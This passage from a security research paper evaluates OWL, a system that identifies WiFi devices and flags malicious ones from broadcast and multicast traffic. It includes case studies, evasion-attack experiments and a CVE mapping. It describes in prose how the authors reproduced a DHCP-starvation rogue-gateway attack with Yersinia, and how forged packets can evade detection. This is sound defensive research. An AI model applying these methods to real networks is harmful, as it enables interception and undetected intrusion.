We refer to the literature [23, 24, 33, 43] to define 34 types of devices. Examples of popular types of devices are:

```
phone computer pad router camera smart-plug
smart-switch virtual-machine game-console tv
lightbulb printer kettle watersensor watch
```

Based on the availability and trustworthiness of labels, our samples are categorized into four sets: (1) samples with validated labels (i.e., the ground truth data); (2) samples labeled in the semi-automatic process; (3) samples with auxiliary (SSDP) features; and (4) samples without any label.

Ground Truth Data. A portion of our data was collected in controlled environment, such as our own lab network or

home network. We obtained the true labels of such devices. We were also able to verify the manufacturer/type/model of some display items in electronic stores. In total, we have 423 devices with validated labels in our *ground truth dataset*. Note that each device in this category receives all three labels.

Semi-automatic Device Labeling. The majority of the samples were collected from uncontrolled environments. To create labels, we design a semi-automatic labeling process: (1) for an unlabeled device, we manually examine human-interpretable text in the sniffed packets (fields listed in Table 2). If the information appears to be benign and consistent, we label the device accordingly. Note that we may not learn all three labels for a device. (2) When patterns are observed from a specific manufacturer/type/model of devices, we create labeling rules in the form of `{Condition => Label}`. For instance, `{MAC:D-link; HostName:DCS-930LB => (D-link, camera, dlink_camera_dcs-930lb)}` states that when MAC prefix indicates D-link and DHCP Option-12 (HostName) contains string "DCS-930LB", the device labeled as D-Link camera DCS-930LB. (3) The rules are used to process all unlabeled samples. All automatically generated labels are verified by the creators of the rules. Rules may be refined and re-applied during this process. We then move to (1) for the next unlabeled device. (4) All labels, manually or automatically created, are further reviewed and confirmed by another member in the team.

Eventually, we annotated 4,064 devices to the finest granularity: {manufacturer, type, model}, among which 410 distinct device models were identified (the ground truth data is not included here). In addition, 6,519 devices were annotated with {manufacturer, type}, while the exact models were unknown. 15,895 devices were labeled with {manufacturer} only. They are called the *annotated dataset*. 4,871 devices were left without any label, i.e., the *labelless dataset*. Last, 78 devices were set aside as supplementary testing data (to be discussed).

Among the three labels, manufacturer is the easiest to identify and reveals the least amount of information. It does not tell administrators how the access policies could be configured, or tell other users if the device could be suspicious. Meanwhile, sometimes the MAC prefix only tells the manufacturer of the network components, instead of the manufacturer of the device itself. For instance, we have seen several different devices carrying TP-Link's mac prefix. Therefore, some devices are left unlabeled although the MAC prefixes are known.

The Sanitized Dataset. We used human-interpretable textual content in network packets for device annotation. The text content is also processed as pseudo natural language features and used for device identification in OWL. Meanwhile, we also like to answer this question: "*How much does OWL rely on human interpretable textual features to identify devices?*" For this purpose, we sanitized all the annotated samples by removing all identifiers (labels were preserved for evaluation purposes). That is, we removed all the keywords that are used in `{Condition => Label}` rules, including all the MAC prefixes, to create this *Sanitized Dataset*. We verified that neither the labeling rules nor the human annotators were able to distinguish any device (at any granularity) in the sanitized data.

Samples with Auxiliary Features and Supplementary Testing Data. As introduced in Section 3.3, we followed the device description URLs in `SSDP notify` to obtain auxiliary features for devices in our organizational network. We collected meaningful device descriptions for 180 devices. They are utilized in two ways: (1) for 102 samples that are annotated to {type} and {model} levels in the labeling process, we employ auxiliary features to validate the labels. They are included in the annotated dataset. (2) For samples that are labelless or only labeled with {manufacturer}, we deliberately set them aside and only used them in testing. We call this set of 78 devices the *Supplementary Testing Dataset*.

Trivial Features and Unidentifiable Devices. Feature sets that carry identical values across many device types are called trivial features. Devices with only trivial features are unidentifiable in theory. We identify such devices in four steps: (1) `apriori` is used to find feature frequencies for each device type. (2) Devices with informative protocols (`mDNS`, `SSDP`, `DHCP`, `DHCPv6`, `LLMNR`, `NBNS` and `BROWSER`) are eliminated. (3) In the remaining devices, feature sets that appeared in more than N device types are called trivial features. (4) Devices that contain only trivial features are marked as unidentifiable.

5.2 Experiment Results

To test the performance of the MvWDL model presented in Sec 4, we evaluate its performance from three aspects: (1) the accuracy and coverage of classification in comparing with other methods, (2) performance on sanitized data (extreme condition), and (3) the speed of device identification.

Metrics. The performance of device identification is evaluated by three metrics: (1) the *coverage* (C) denotes the fraction of all devices that OWL (or another approach) could generate a label for; (2) the *accuracy* (A) is the fraction of labeled devices that are correctly labeled; and (3) the *overall identification rate* (OIR) denotes the faction of all devices that are correctly labeled. They are formally defined as:

$$C = |\{\text{labeled devices}\}|/|\{\text{all devices}\}| \quad (18)$$

$$A = \frac{|\{\text{correctly labeled devices}\}|}{|\{\text{labeled devices}\}|} \quad (19)$$

$$OIR = \frac{|\{\text{correctly labeled devices}\}|}{|\{\text{all devices}\}|} = C \times A \quad (20)$$

We compare the performance of OWL with state-of-art device identification mechanisms, which could be roughly categorized into fingerprint-based and rule-based approaches. Fingerprint-based approaches extract features from network traffic and then employ supervised learning for device identification. Among this category of approaches, WDMTI [64] produces good performance on MC packets (DHCP). Rule-

based approaches extract text keywords from payload of unencrypted network traffic to create `{keywords->device}` rules for device identification. ARE [24] is the state-of-art approach in this category of solutions. We implemented WDMTI, extracted its features from our dataset, and trained/tested it in the same way as OWL. We also implemented ARE to extract rules from our training data and applied them on testing data. Note that we employed ARE on different protocols from [24].

Performance Evaluation on Ground Truth Data. We compare the performance of WDMTI, ARE and OWL on the ground truth data. We compare their accuracy, coverage and OIR at three different granularity, from coarse to fine: {manufacturer}, {manufacturer, type}, and {manufacturer, type, model}. We perform a 10-fold cross validation and demonstrate the results in Figure 3 (a). The results show that: (1) OWL provides the best overall performance (OIR) at all granularity levels. Its coverage is consistently the highest, as OWL could always extract features from the network traffic and predict a label. At finer granularity, OWL significantly outperforms both ARE and WDMTI in OIR. (2) ARE has the best accuracy but limited coverage, especially at fine granularity levels. It is able to correctly identify the manufacturer of more than 80% of the devices, since MAC prefixes are used for this label and they are mostly available. For type and model, the informative textual terms are not always available in network traffic, hence, ARE is unable to identify the majority of devices. (3) WDMTI solely depends on features extracted from DHCP packets, hence, its coverage is always limited.

Performance Comparison on Annotated Data. We evaluate all three approaches on the annotated dataset, as shown in Figure 3 (b). First, since we were able to annotate the manufacturer of all the samples in this dataset, they all contain enough features for OWL and ARE to identify the manufacturer, i.e., they both achieve $C = 100\%$ on {manufacturer}. Not all devices contain enough information for ARE to identify their type and model. For the same reason, we were unable to annotate type and model these samples in the dataset. However, OWL could still utilize non-human-interpretable features to classify these devices. Hence, OWL's coverage is significantly higher than ARE and WDMTI for the two fine-grained labels.

Next, we evaluate the accuracy of all three approaches based on the annotations. We do not have {type} and {model} annotations on more than 50% of the samples. Although OWL is able to estimate these labels for unannotated samples, we cannot tell whether such estimations are correct. That is, for the {manufacturer, type} and {manufacturer, type, model} granularity, coverage (C) is evaluated on *all* samples in the annotated dataset, while accuracy (A) is only evaluated on *partial* data–samples with {type}, and {model} annotations. Therefore, we mark accuracy and OIR with A* and OIR* in the figure, where $OIR^* = C \times A^*$. From Figure 3 (b), we can see that OWL achieves similar accuracy to ARE. We can also expect OWL to generate better OIR in these two categories, due to its significant advantages in coverage.

At the {manufacturer, type} granularity, OIR* was calculated from 10,583 samples that have the {type} label. The other 15,895 samples did not contain enough information for human annotators to recognize their types. Therefore, A^* and OIR^* represent the upper-bound of the actual A and OIR. To estimate the lower-bound of A, we sanitized the 10,583 annotated samples by removing all textual features and MACs – now they provide even less information than the 15,985 unlabeled samples. OWL achieved 88.4% accuracy on sanitized data. A reasonable estimation is that $OIR \in [0.884, 0.975]$. From another angle, our true groundtruth dataset has very similar device/protocol distributions with testing data. OWL achieved 90.98% OIR on groundtruth data. Therefore, OIR on annotated data is expected to be similar: $OIR \approx 0.9098$.

Performance on Sanitized Data. We generated a sanitized dataset to test OWL's performance in extreme conditions, where all human-interpretable contents are removed from raw data. OWL's coverage, accuracy and OIR on the sanitized dataset are shown in Figure 3 (c). In particular, category 1 ({manufacturer}) was evaluated against all 26,478 sanitized samples. Category 2 was evaluated on 10,583 samples with {manufacturer, type} labels; while category 3 was evaluated against 4,064 samples with all three labels. OWL achieved 100% coverage in the later two categories, since the basic protocol features still existed after data sanitization. However, after removing MAC prefixes, some samples in category 1 cannot be identified since no meaningful feature was left. OWL's accuracy is still high, in the range of $[0.75, 0.88]$.

Performance Comparison with Other Classifiers. We have explained the rationale of choosing multi-view learning in Section 4.1. Meanwhile, the choice of specific classifier and fusion strategy is mostly empirical: (1) we have enough features and samples to support deep learning, which demonstrated superior performance in ML literature; (2) we need a late-fusion component to measure inconsistencies among views for anomaly detection; (3) we need to handle the different distinguishability of different protocols against different device types. Now we experimentally compare MvWDL with other popular classification algorithms. The Gradient Boosting Decision Tree (GBDT) [26] is among the best non-NN classifiers for categorical features. The fastText [31] is a state-of-art word embedding and classification library by Facebook. We also employ a generic deep neural network (DNN). We use 10-fold cross validation on annotated data, which has significantly more samples than other datasets. Figure 4 (a) shows the average accuracy of each classifier over all labels. MvWDL achieves the best performance, while DNN is a close second. fastText was the least accurate, which may be caused by the smaller training set than fastText's expectations.

Device Detection Speed. Another important metric is the time for OWL to recognize all the devices in a WiFi network. While it only takes mini-seconds for a trained MvWDL model to classify a new device, packets/features come to OWL slowly in real world settings. We tested the real-time perfor-




Figure 3: Experiment results: (a) Performance comparison of ARE [24], WDMTI [64] and OWL on *ground truth data* (X-axis: C: coverage; A: accuracy; OIR: overall identification rate). (b) Performance comparison on *annotated data*. * Note that accuracy and OIR was only evaluated on partial data in the later two categories (please see detailed discussions in Section 5). (c) Performance of OWL on *sanitized data*.




Figure 4: (a) Performance comparison with other classification algorithms. (b) Device detection speed in ground truth data.

mance of OWL on the ground truth data. We assumed that OWL was connected to the network at t_0, and gradually fed packets to it according to their timestamps. We assessed OIR at 1-second intervals. As shown in Fig. 4 (b), OIR increased rapidly for approximately 240 seconds, when 80% of the devices were correctly identified at all granularity levels. OWL reached its peak performance in approximately 500 seconds.

Supplementary Data and Labelless Data. The supplementary testing data contains 78 device descriptions from URLs in SSDP notify messages. Device descriptions confirmed the classification of 63 devices, partially supported 14 devices (e.g. device labeled Samsung Galaxy while description says "Android"), and denied the classification of one device.

Last, devices in the labelless dataset did not provide enough features for labeling, however, we still attempted to validate the predicted labels with the limited information in the packets. 71% of the labels were supported, while only 1% of the labels were denied (e.g., a sample was classified as a camera but one packet contains keyword "windows").

Misclassified Devices. We manually examined the misclassified samples to identify their causes. First, most misclassifications at {model} level were classified into a similar model from the same vendor, e.g., Samsung Galaxy-note8 phones identified as Galaxy-note9, and HP M1536dnf printers identified as M227fdw. Many devices misclassified at {type} level were classified into the vendor's other product line, e.g., some Apple Watches with limited BC/MC packets were identified as iPhone. Finally, third-party WiFi modules of some devices caused confusions at {manufacturer} level.

Low confidence classifications are often unknown or forged devices, which may be sent to system admins for manual evaluation. Classifying them into "unknown" will decrease OWL's coverage but increase its accuracy. They are also very likely to be detected by OWL's malicious device identifier.

6 Malicious Device Identification

As discussed in Section 4, when a device demonstrates inconsistent features in different protocols, it could be malicious. OWL makes the first attempt to utilize view inconsistency to identify abnormal devices, as denoted in Eq. 15. We apply the algorithm on all the samples in our dataset, and manually examine the devices that trigger the alarm. We present three cases of suspicious devices identified in our experiments, as well as the case of (hidden) camera detection using OWL.

"Spoofed" AppleTVs. A group of 31 devices demonstrated similar abnormal behaviors that triggered the alarm. The `mDNS` view classified all these devices into AppleTV with strong confidence; however, none of the other views predicted these devices as AppleTV, and their confidence levels were all relatively high. We further manually examined these devices.

First, the devices were labeled as various models of TVs or stream casting receivers. Some samples were from the ground truth dataset so that their labels were physically checked with the device. Others were manually verified in the semi-automatic labeling process, especially, their MAC prefixes were consistent with the labeled manufacturers. Hence, the labels, as listed in Table 4, appear to be consistent with the actual device model. However, we further scrutinized the original `mDNS` packets from these devices, and confirmed that they are very similar to other AppleTV devices in our database.

Further investigation ties the behaviors from these devices to Apple's AirPlay feature. `AirPlay` is Apple's proprietary protocol suite for multimedia streaming over WiFi. Since Apple never open-sourced or licensed AirPlay, this feature is supposed to be seen on Apple devices only. However, the proprietary `AirPlay` protocol has been reverse engineered, and several open-source implementations are available on Github, e.g., `open-airplay`[4]. Our investigation also discover that the `AirPlay` protocol in all the malicious "counterfeit AppleTVs", except {MTN, TV}, was developed by a corpo-

[4] https://github.com/jamesdlow/open-airplay/

Table 4: Devices pretending to be AppleTVs.

Xiaomi,TV,4	Leshi,TV,x55	Leshi,TV,x65s
Gaoshengda,TV	Funshion,TV	Chuangwei,TV
Hisense,TV,vidaa	PPTV,TV	Changhong,TV,43s1
whaley,TV,w50j	MTN,TV	Changhong,TV,LED50
Rflink,TV	Nebula,TV	Tianmao,Magiccast,m18

ration named Lebo (or HappyCast) [5]. The homepage of Lebo corporation claims that they independently researched the protocol for casting streaming media from iOS system and developed the Lebo software suite.

For validation, we deployed the `open-airplay` library on a Windows laptop as a "simulator". Apple devices in the same network identified it as a valid AirPlay receiver. We captured BC/MC packets from the simulator, and further examined the `mDNS` packets. The `mDNS` Resource Records of the simulator, counterfeit AppleTVs, and the authentic AppleTVs were almost identical. The simulator and the counterfeit AppleTVs even shared higher similarities than that between the counterfeit and the authentic AppleTVs. All other BC/MC packets from the simulator behaved the same as the host laptop.

In this case, OWL was able to identify abnormal inconsistencies across views for a group of seemingly malicious devices. We discovered the root causes of the inconsistency through further manual investigation. Set aside legal implications of counterfeiting, this case demonstrates the capability of OWL in identifying spoofed devices in the real world.

Fake DHCP Server and Gateway. Another device in the labelless dataset also triggered the alarm in the experiment. The `DHCP` view labeled it as a *router* with high confidence, which was not agreed by other views. Further investigation showed that the device broadcast `DHCP Offer` and `DHCP ACK` messages to inform other devices the gateway of the network is itself. This behavior clearly resembled routers or gateways in WiFi networks. However, mDNS and SSDP views classified this device as a Microsoft laptop (model: surface_book). The MAC prefix also confirmed its vendor as Microsoft.

A reasonable explanation is that the Microsoft surface book spoofed a gateway to lure others to connect through it. Examination of the `DHCP request` packets from other devices in the network revealed that some devices did connect through this fake gateway, which could easily launch man-in-the-middle attacks, or use a captive portal to phish the victims.

To confirm our speculation, we simulated the same attack in our lab network. We employed Yersinia in Kali Linux to send `DHCP Discover` to exhaust the IP resource of the authentic router. DHCP service was then started on the Kali computer using itself as the gateway. Very soon, we observed new devices requesting IP addresses from the spoofed gateway. We sniffed the BC/MC packets from this gateway, and fed them to OWL, which generated an alarm that was very similar to the one for the rogue gateway in our dataset.

Virtual Machines. OWL identified several devices that demonstrated strong discrepancy between mDNS and LBN views. For example, several devices were identified as Macbooks on mDNS view and MAC prefix. Meanwhile, LBN view classified them to be computers manufactured by other vendors. Through further investigation, we concluded that these were computers running virtual machines that connected to the networks with *Network Address Translation* (NAT).

In practice, a virtual machine has three mechanisms to connect to the network: (1) NAT, (2) bridged network, and (3) host-only network. With NAT, the VM and the host system share a single network identity, so that packets from the VM are directly disseminated by the host. With bridged network mode, the VM may get its own IP while sharing the same MAC with the host. The VM may also get its own MAC, where the VM vendor could be identified by the MAC prefix. For example, MAC prefix "00-05-69" denotes VMware and "00-1c-42" denotes Parallels. Last, VMs with host-only network only communicates within a private network on the host, hence, they do not connect to the external network at all.

When a VM runs in NAT mode or shared MAC in bridged mode, OWL is able to detect the inconsistencies caused by the shared identity. OWL is only effective when the guest OS differs from the host OS, so that discrepancies in the implementations of network protocols could be discovered. We further tested other guest/host OS combinations, including Android x86 VM running on MacBooks or Windows desktops, and confirmed that OWL was able to detect all of them given enough sniffed BC/MC packets. Last, for VMs with their own MAC addresses, they were correctly annotated as VMs in our dataset and accurately detected in the experiments.

Hidden Cameras. Surveillance cameras, especially the hidden ones, are often considered as sensitive/malicious devices that infringe users' privacy. Efforts have been made in the literature to detect hidden cameras based on their unique network traffic patterns during video streaming [10, 61, 61]. Meanwhile, we observed that the adversaries may set the (hidden) cameras to stand-by mode or to store videos locally to avoid traffic-based detectors. They only transmit real-time or stored video streams when they receive remote commands from their owners, who may pick a time when the victims' detectors are likely to be offline, e.g., late night or after hotel checkout. Nevertheless, these cameras still connect to the network in order to receive remote commands, therefore, they send out BC/MC packets and they can be detected by OWL.

In our experiments presented in Section 5, OWL achieved 100% accuracy in detecting cameras at {manufacturer, type} granularity, when the training set contains samples with the same {manufacturer, type}, but not necessarily the same model. For example, when we have `{dlink, camera, dcs-930lb}` in the training data, OWL can correctly identify DLink DCS-935l cameras as `{dlink, camera}`, even though it has never seen the DCS-935l model before, i.e., it does not have `{dcs-930lb}` in its label set. This is explained by the fact that the same manufacturer often reuses the hardware and

[5] http://www.hpplay.com.cn/index_english.jsp

software modules, especially for products in the same line. Meanwhile, OWL also identified several examples of OEM cameras in our dataset. For example, when we put only one camera `{lenovo, camera, snowman}` in the training data, a Xiaomi Dafang-DF3 camera and a Qihoo360 D302 camera were both classified as Lenovo cameras. Further examination of raw data confirmed that all three products shared nearly identical features in several views. Note that these two new cameras were also significantly different from other `Xiaomi` or `iQhoo360` devices. We could confidently infer that all three products shared certain software modules or they might be OEM devices from the same original manufacturer. Last, although they were correctly labeled as cameras, these devices also triggered alarms of unknown/malicious devices, which calls for the attention of the administrator or user.

7 Attacks Against OWL

In this section, we discuss three potential attacks against OWL: the naive attacks, the knowledgeable attacks, and the expert attacks. They share the same objective: to hide the identities of (potentially malicious) devices by confusing the device classifier and escaping from the malicious device detector.

7.1 The Naive Attacks

The Threat Model. The naive adversaries do not have the knowledge or capability (e.g., root privilege) to change system code/driver or privileged files/attributes. They can only employ OS-provided GUI to modify user-defined attributes that are adopted by the network modules. With the lowest technical barrier, naive attacks are highly feasible to novices.
The Approach. We examine the most popular OSs for consumer mobile/IoT devices (Android, iOS, Windows, and MacOS) to identify the system attributes that could be changed through system settings and then adopted in BC/MC packets. Naive attackers could configure the "device name" attribute in iOS (un-rooted) and MacOS (admin-only), which is adopted in the `HostName` field of DHCP, mDNS, and other protocols. Although users could change "device name" in Android, the attribute is only used as device identifier in Bluetooth, WLAN Direct, hotspot, and USB, while all BC/MC protocols use a manufacturer-assigned value in `HostName`. We also examine user settings of IoT devices in our lab and identify how the user-entered values are adopted in BC/MC messages. The devices and settings in IoT devices are more ad-hoc, as users could only change one or two attributes in a few devices that impact the MC/BC packets (mostly `HostName`). Note that we do not consider virtual machines, use of hacking tools or command line methods in the naive attacks.
Experiment Results. In the experiments, we randomly selected 1,000 devices with user-editable attributes from the annotated dataset with all {manufacturer, type, model} labels. For each device, we overwrite all user-editable attributes with values from another random device with different labels.




Figure 5: The knowledgeable attacks: (a) Device identification accuracy of OWL under attack. (b) Malicious device detection accuracy and recall of OWL. X-Axis: percentage of modified features.

As a result, OWL achieved $OIR = 0.985$, $OIR = 0.964$ and $OIR = 0.902$ at three granularity levels, respectively.

7.2 The Knowledgeable Attacks

The Threat Model. The knowledgeable adversaries have full control of the system and understand OS hacking. However, they do not have the system source code (e.g., Windows or proprietary IoT devices), so that they need to reverse engineer the system or to hack on OS/application binaries. Therefore, it could be challenging to completely overwrite *all attributes* from all BC/MC protocols, since the attributes could be derived or scatteredly distributed in the system. This represents the majority of the advanced adversaries against OWL.
The Approach. The knowledgeable adversaries always attempt to forge a specific device instead of randomly modifying each attribute, since this gives them the best chance to escape from correct identification. Formally, an adversary attempts to hide a suspicious device S by replacing n attributes (out of N total attributes) from its BC/MC packets with values from a benign device B. We want to answer two questions through experiments: (1) When n increases from 0 to N, how would OWL's device identification performance change? (2) How would OWL detect the suspiciously altered device?
Experiment Results. In the experiments, we randomly sampled 1000 devices with all three labels from the annotated data set. For each device S, we randomly selected another device B from a different {type}, and overwrote n attributes of S with corresponding values from B. Figure 5 (a) shows the device identification accuracy of OWL at three different granularity levels. When 20% of the features of S are overwritten by values from B, OWL's accuracy drops to 91.5%, 88.9% and 85% for manufacturer, type, and model, respectively.

We added 1,000 random benign devices to the above dataset to serve as negative samples. Recall (aka. detection rate) R is defined as: $R = \frac{TP}{TP+FN}$, i.e., ratio of correctly detected malicious samples out of all malicious samples. Accuracy A is defined as $A = \frac{TP+TN}{ALL}$, i.e. the ratio of corrected classified samples out of all samples. Figure 5 (b) shows the malicious device detection performance under the knowledgeable attacks. When 20% of the attributes are modified, R reaches 92.2% while the A is 95.95%. When majority or all of the features are modified ($n \rightarrow N$), S essentially becomes (almost) identical to B, hence, both A and R drops.

Table 5: OWL's performance against the expert attacks.

$\#_{view}$	1	2	3	4	5	6
A_{manuf}	.929	.806	.509	.208	.101	.001
A_{type}	.893	.793	.505	.212	.118	0
A_{model}	.878	.786	.502	.227	.136	0
A	.952	.977	.985	.976	.950	.500
R	.906	.957	.973	.955	.903	.003

7.3 The Expert Attacks

The expert adversaries have full control of the OS and they are capable of making arbitrary changes to the system. They can override all attributes of any BC/MC protocol from a (suspicious) device S with attributes from a benign device B.

Rows 2 to 4 of Table 5 show OWL's device classification accuracy against the expert attacks on 1,000 devices, when $n \in [1,6]$ randomly selected views are forged. When 3 or more views are forged, OWL's accuracy drops significantly at all levels. Rows 5 to 6 show OWL's malicious device detection performance against the set of 1,000 benign and 1,000 attacked devices. Both accuracy and recall peaks when half of the views are forged. When a malicious device successfully mimics all 6 views, its MC/BC packets essentially becomes identical to a benign device. Hence, OWL's detection recall drops to almost 0, while accuracy drops to 0.5, i.e., benign devices are correctly identified as negative (true negative), while malicious devices are also classified as negative (false negative). However, when the adversary fakes 5 views but misses one, OWL effectively detects the malicious device.

We also discuss two weaker versions of expert attacks: (1) MAC modifiers: privileged users may easily modify devices' MAC addresses, which is equivalent to overwriting half of View #6. (2) Software installers: privileged users may install software(s), e.g., DHCP server, which interferes with the device's native fingerprint. Note that the original BC/MC packets from the device stay intact. This is equivalent to partially modifying view(s). In our experiments, OWL's performance against both attacks is similar to the performance against expert attacks with same number of affected views.

Adversarial machine learning could be employed to attack the MvWDL model. However, attackers need to carefully engineer the BC/MC packets to generate adversarial attributes. In practice, it could be easier to perform expert attacks to overwrite all BC/MC packets in a device to hide its identity.

8 Discussions

In this section, we discuss several important issues: the security properties of malicious device detection, the undetectable devices, performance tradeoffs, OWL's limitations, etc.

Security Analysis. We first provide a brief security analysis of OWL, corresponding to the adversary model and two types of malicious devices introduced in Section 2. (1) For genuine devices that are disallowed in a network, such as hidden cameras or unauthorized routers, OWL detects them with high coverage and accuracy, as shown in Sections 5 and 6. More discussions on performance trade-offs and undetectable devices will be presented in this section. (2) When a fabricated, counterfeit, or forged device attempts to hide its original identity (e.g., laptop) and report a fake identity (e.g., network gateway), it is difficult to completely and accurately forge the entire software/protocol suite at all layers. OWL detects the subtle discrepancies among features from essential network protocols. Meanwhile, virtual devices are often employed in real-world attacks [52]. In OWL, virtual devices are either correctly detected as VMs, or trigger alarms due to dual identities on the same MAC, as discussed in Section 6. Effectiveness of OWL is shown in theory in Section 4, and demonstrated by case studies in Section 6. However, due to the unavailability of ground truth data, we are unable evaluate the recall of malicious device detection. Note that the threshold ε in Equation 15 could be tuned with real world data to improve detection rate. Meanwhile, false positives in malicious device detection are more tolerable than false positives in network IDS, since the number of devices in the WiFi network is significantly smaller, so that a few false alarms would not exhaust network administrators. Meanwhile, false alarms (mostly unknown devices) could be labeled and used to retrain OWL to improve classification accuracy and reduce false positives.

Silent Devices. Some devices are *silent* that they do not actively send BC/MC packet. They pose challenges to OWL's coverage. We discuss this issue from two aspects: (1) completely quiet devices, i.e., devices that send nothing at all, are very rare. In the controlled environment, we compared the ground truth data with the DHCP allocation table. We found that laptops in sleep mode were the only devices that did not generate any packet. Moreover, three TPLink smart switches/plugs only sent DHCP packets when they first connected to the network, and kept silent for more than 30 minutes thereafter. We also observed that printers sent BC/MC messages even in sleep mode. (2) Devices-of-interest are mostly not quiet. In our ground truth data, devices with more computational power and devices that are discoverable in the network all kept sending BC/MC packets. We have 93 cameras that sent BC/MC packets in our dataset. Meanwhile, we further examined 20+ popular webcams on the market and they all continuously transmit BC/MC packets, even when they were not capturing video streams. Last, some public wireless networks restrict BC/MC packets from being delivered to the network. In such networks, regular users cannot employ OWL to explore other (malicious) devices, however, system administrators could still deploy OWL for device identification, e.g., by mirroring traffic to the sniffing device.

The Trade-off between Coverage and Accuracy Besides the silent devices, some devices only send very few packets in their regular operation mode. For instance, 34.1% of the devices in our dataset only sent BC/MC packets in one protocol during our data collection process (Figure 1 (c)). Further examination showed that ARP, mDNS, DHCP and SSDP pro-

tocols were used in 26.9%, 31.3%, 6.8%, and 4.3% of such devices, respectively. Even with one packet, MvWDL could extract features (protocol features and MAC prefix) and classify the device into a known label. However, in some cases, this classification is like an "educated guess" with relatively low confidence. In practice, mDNS and DHCP protocols are both very informative, while `ARP` packets do not carry any device-specific information except MAC prefix. In OWL, there is a trade-off between coverage and accuracy: excluding the featureless devices will increase OWL's accuracy, but decrease its coverage. We can define various heuristics to identify featureless devices, for example, utilizing trivial features (as we have done in Section 5.1), or using simple rules on feature count and feature types, etc. We do not further elaborate on this aspect since it is more performance tuning than technical contribution. Last, devices frequently join and leave the network during our data collection process. When a device happened to join at the end of a data collection session, we were less likely to get full set of features. If we sniffed for a little longer, we would have obtained more features.

MAC Randomization. To defend against device tracking attacks (e.g. [14]), MAC randomization has been employed by mobile devices to hide their universally administered MAC addresses (UAAs) [39, 58]. As discussed in [39] and verified with our experiments on iOS and Android devices, MAC randomization is only employed at probing – randomized, locally administered addresses (LAA) are used in probe frames. When devices are associated to APs, their UAAs are used for all subsequent communications. In theory, a locally assigned MAC, identified by its 7th bit of the most significant byte, cannot be used in non-local communications since they are not guaranteed to be unique. In OWL, packets are only collected after devices are associated with APs, hence, OWL always sees real MACs. However, [39] noticed a portion of Windows/Linux devices using LAAs when associated to networks. This is also confirmed in our dataset: we found 140 devices (out of 31,850 devices) using locally assigned MACs.

Unicast Traffic. OWL solely relies on BC/MC traffic. Unicast traffic has been used for device identification in the literature [24, 38, 57]. Unicast packets could be obtained using active probing or eavesdropped at the gateways. Although not available to normal users in the network, administrators may extract additional features from unicast traffic, such as timing and flow features, application-layer protocols, DNS, TLS handshakes, and textual features (banner grabbing). OWL may be extended to: (1) extract features from unicast traffic (such as [24, 42, 57]), and (2) add unicast-based views to the MvWDL model to improve identification performance. However, consider the overhead to monitor unicast packets, it may not be cost-effective to utilize them for device identification, since OWL already provides very high OIR. However, using unicast traffic enables the detection of software anomalies, which are usually not detectable from BC/MC protocols.

Additional Info from BC/MC Packets. Besides manufacturer, type and model, we also found other information in BC/MC packets that could be of interest to sys-admins. For instance, we identified 6,343 devices with OS name, and 474 more with OS version, either from the textual information revealed in BC/MC packets, or discovered from devices that run only one OS, such as iOS on Apple phones. We extended the MvWDL model with new labels, and tested the results on our ground truth data. OWL's identification accuracy was 98.2% on OS names and 78.4% on version. We also applied keyword spotting in the sniffed packets, and found 8 types of browsers from 1,021 devices and 9 video streaming applications from 101 devices, mostly from the `User Agent` field in `SSDP`. As an application of OWL, we developed a tool to match discovered devices, OS, and applications with CVE database. Examples of potential device vulnerabilities and OS vulnerabilities are shown in Tables 6 and 7. In practice, such information is very useful to network administrators.

Limitations. Finally, we also acknowledge that the current implementation of OWL has its own limitations, especially: (1) Expert adversaries may escape from OWL by perfectly mimicking all BC/MC packets from another device. For example, if an emulator runs the genuine Samsung version of Android including the original network module and full protocol stack, fakes a Samsung MAC, and ensures that the communication is not interfered by the host machine, OWL would report it as a benign Samsung device. (2) OWL is not designed to detect software or application anomalies that do not show any symptom in BC/MC traffic. However, as discussed above, it is practical to include unicast traffic as additional views in MvWDL, which has the potential to detect devices that generate abnormal unicast traffic. (3) OWL will label new devices (without any similar device in the training set) as malicious devices. (4) The current design of OWL cannot handle adversarial ML attacks against the MvWDL model.

9 Related Works

The problem of device identification has been studied from various angles. Earlier approaches focus on fingerprinting or authenticating individual devices. Various hardware features have been used, such as clock skew [2, 16, 29, 32, 50], RF parameters [46, 51], sensor imperfection/noise [3, 7, 15], etc. A survey of wireless device fingerprinting is available at [62]. Devices are also identified from software features, e.g., [21, 27, 34, 35, 48, 59]. OWL is significantly different from this group of approaches in objective, data, and methodology.

Network traffic has been used for both hardware and software identification, such as network modules or OS [12, 13, 25, 54, 55, 58]. The Internet-wide IoT device discovery approaches, such as Censys [18], Nmap [37], SHODAN,ZMap [20], and others [1, 19, 22, 63] mostly use banner grabbing to actively scan for devices in the IP space, collect and examine textual features such as hard-coded keywords from responses, and match them against known fingerprints. To

Table 6: CVE instances for collected device-types. (Score: CVE score; #: Device count)

manufacturer-type	CVE ID	score	Vulnerability	#
huawei_phone_p9	CVE-2016-8759	9.3	allow attackers to crash the system or escalate user privilege	25
